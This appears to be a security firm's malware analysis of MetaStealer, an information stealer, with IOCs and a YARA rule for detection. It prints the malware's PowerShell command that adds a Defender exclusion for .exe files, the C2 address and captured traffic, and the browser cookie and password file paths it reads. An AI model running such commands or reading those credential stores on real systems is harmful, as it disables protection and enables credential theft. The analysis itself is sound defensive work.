Metastealer – filling the Racoon void

research.nccgroup.com/2022/05/20/metastealer-filling-the-racoon-void/

This research was conducted by **Peter Gurney** from NCC Group Cyber Incident Response Team. You can find more here Incident Response – NCC Group

tl;dr

MetaStealer is a new information stealer variant designed to fill the void following Racoon stealer suspending operations in March of this year. Analysts at Israeli dark web intelligence firm Kela first identified its emergence on underground marketplaces [1] and later as being used in a spam campaign by SANS Internet Storm Centre Handler Brad Duncan [2], where the initial stages and traffic were detailed. This analysis further describes the final MetaStealer payload detailing its functionality.

Significant findings include:

- Heavy reliance on open-source libraries
- Microsoft Defender Bypass
- Scheduled Task Persistence
- Password Stealer
- Keylogger
- Hidden VNC server

Figure 1 MetaStealer Loader Execution

Technical Analysis

Defender Bypass

Early on in execution, the below command is executed using PowerShell:

```
powershell -inputformat none -outputformat none —NonInteractive -Command Add-
MpPreference -ExclusionExtension "exe"
```

As can be seen below in Figure 2 the command adds an exclusion rule to Microsoft Defender, effectively turning off scanning of files with '.exe' extension. This decreases the chances of the main payload being detected as well as any subsequent payloads that may be delivered to the target host post infection.


Figure 2

Defender Exclusion
With the Microsoft Defender exclusion in place another PowerShell command is issued that proceeds to rename the original file to a hardcoded value with an .exe extension. In this case {Original filename}.xyz to hyper-v.exe

```
powershell rename-item -path .xyz -newname hyper-v.exe
```

Persistence

To maintain persistence, a scheduled task is created using The Component Object Model (COM), a task named sys is created in the folder \Microsoft\Windows' The task is set to trigger at user login, ensuring the malware remains persistent across reboots.

Figure 3 String de-obfuscation example

String Obfuscation

While several strings from included libraries are visible within the sample, the majority of strings within MetaStealer's main code are encrypted and only decrypted as needed during runtime. To achieve this, the encrypted strings are moved onto the stack and decrypted with a bitwise XOR operation for use during execution. A Python representation of the routing can be seen below with an example seen below in Figure 4

```python
def swap32(x):
    return int.from_bytes(x.to_bytes(8, byteorder='little'), byteorder='big',
signed=False)

def split_hex(input):
    text = hex(input)
    text = text[2:]
    text = text.zfill(len(text) + len(text) % 2)
    output = " ".join(text[i: i+2] for i in range(0, len(text), 2))
    return(output.split(' '))

hexIntXOR = []
hexIntKey = []

hexIntXOR.append(0x4BFB9390)
hexIntXOR.append(0x25C2F251)
hexIntXOR.append(0x11C52ED4)
hexIntXOR.append(0x5CEDBB0D)
hexIntKey.append(0x2489FBF3)
hexIntKey.append(0x25C2973C)
hexIntKey.append(0x11C52ED4)
hexIntKey.append(0x5CEDBB0D)

hexbytesxor = []
hexbyteskey = []

for HexInt in hexIntXOR:
    hexBytes = split_hex(HexInt)
    hexBytes.reverse()
    hexbytesxor = hexbytesxor + hexBytes

for HexInt in hexIntKey:
    hexBytes = split_hex(HexInt)
    hexBytes.reverse()
    hexbyteskey = hexbyteskey + hexBytes

count = 0
for hexByte in hexbytesxor:
    print(chr(int(hexByte, base=16) ^ int(hexbyteskey[count], base=16)), end='')
    count+=1
```

Figure 4 String de-obfuscation example

Command and Control

PCAPs from the SANS Internet Storm Centre report show that while initial C2 registration traffic was successful, later requests resulted in an HTTP 400 error code reply. Our own tests confirm this behaviour indicating this specific campaign was short-lived with commands no longer issued to new infections. This is likely a direct attempt to limit further analysis of the command and control communication protocol by analysts.

The sample contains a hardcoded Command and Control server, in this case, 193.106.191[.]162:1775, which is decrypted by the standard string decryption routine described in the previous section.

Connection to the command and control infrastructure is performed over HTTP using the library 'cpp-httplib' [3], resulting in the user agent `cpp-httplib/0.10.1` being used.

The initial connection is performed to the URL path `/api/client/new`, decrypted using the XOR routine detailed earlier. This connection is simply a get request with no further information included and expects a reply in JSON format, as can be seen in Figure 5

Figure 5 Registration connection

The UUID in the *ok* key is used as a `BotId` and changes on each new registration request.

To parse the JSON string, another open-source library is utilised (Nlohmann JSON [4]), extracting the BotId, which is subsequently written to the file `%localappdata%\hyper-v.ver` in plaintext allowing the BotId to remain persistent across reboots.

The second request to the command and control server begins with a new JSON object being created utilising the Nlohmann JSON library. The UUID key is populated with the UUID received from the earlier registration request.

Figure 6 get worker request body

The URL path */tasks/get_worker* is decrypted and used to make a POST request to the command and control server, including the UUID JSON string. At the time of writing, the server replies to this command with a HTTP 400 error code as seen in Figure 7.

```
POST /tasks/get_worker HTTP/1.1
Accept: */*
Connection: close
Content-Length: 47
Content-Type: application/json
Host: 193.106.191.162:1775
User-Agent: cpp-httplib/0.10.1

{"uuid":"e9a3a9ca-d270-4f8f-9af4-45db969ea187"}HTTP/1.1 400 Bad Request
Content-Length: 17
Content-Type: text/plain; charset=utf-8
Date: Thu, 21 Apr 2022 14:09:01 GMT
Server: nginx/1.10.3 (Ubuntu)
Vary: Origin
X-Request-Id: d86efe8b-38dd-427a-9b9a-097132665b3c
Connection: close

{"status":false}
```

Figure 7 get worker request

The final identified command and control request uses the URL path '/tasks/collect' following the completion of any tasks issued. A POST request is made detailing the success or failure of the task along with additional data such as stolen information or command output.

Command and Control Commands

Command ID	Function	Description
1001	System Information	Spawn cmd.exe process with the command line system info and read output using attached pipes.
1002	Cookie Stealer	Access Cookie data from the following locations (location can change based on a currently installed version check): Chrome 'C:\Users\{user}\AppData\Local\Google\Chrome\User Data\Default{\Network (depending on version check) }\Cookies' Firefox C:\Users\{user}\AppData\Roaming\Mozilla\Firefox\Profiles\cookies.sqlite Edge C:\Users\{user}\AppData\Local\Microsoft\Edge\User Data\Default{\Network (depending on version check) }\Cookies
1003	Password Stealer	Access saved password data from the following locations: Chrome C:\Users\{user}\AppData\Local\Google\Chrome\User Data\Default\Login Data Firefox C:\Users\{user}\AppData\Roaming\Mozilla\Firefox\Profiles\ logins.json / signons.sqlite C:\Users\{user}\AppData\Local\Microsoft\Edge\User Data\Default\LoginData

1004	Start keylogger	Start keylogger on the following applications: ChromeFirefoxNotepad
1005	Stop keylogger	Stop Keylogger
1006	Start HVNC	Setup Hidden Virtual Network Connection by creating a hidden desktop and network connectivity using sockets through the open-source library Kissnet [5]
1007	Stop HVNC	Stop HNVC
1008	Execute Command	Execute the given command using a spawned cmd.exe process and read the result using connected pipes.

Table 1 Command and Control Commands

Appendix

IOC's

- 193.106.191[.]162:1775
- cpp-httplib/0.10.1
- hyper-v.exe

YARA

```
rule metaStealer_memory {
  meta:
    description = "MetaStealer Memory"
    author = "Peter Gurney"
    date = "2022-04-29"
  strings:
    $str_c2_parse = {B8 56 55 55 55 F7 6D C4 8B C2 C1 E8 1F 03 C2 8B 55 C0 8D 04 40
2B 45 C4}
    $str_filename = ".xyz -newname hyper-v.exe" fullword wide
    $str_stackstring = {FF FF FF C7 85 ?? ?? ?? ?? ?? ?? ?? ?? C7 85 ?? ?? ?? ?? ??
?? ?? ?? C7 85 ?? ?? ?? ?? ?? ?? ?? ?? C7 85 ?? ?? ?? ?? ?? ?? ?? ?? 66 0F EF}
  condition:
    uint16(0) == 0x5a4d and
    2 of ($str_*)
}
```

References

[1]   https://www.bleepingcomputer.com/news/security/new-blackguard-password-stealing-malware-sold-on-hacker-forums/

[2]   https://isc.sans.edu/forums/diary/Windows+MetaStealer+Malware/28522/

[3]   https://github.com/yhirose/cpp-httplib

[4]   https://github.com/nlohmann/json

[5]   https://github.com/Ybalrid/kissnet

NCC Group Incident Response services provide specialists to help guide and support you through incident handling, triage and analysis, all the way through to providing remediation guidance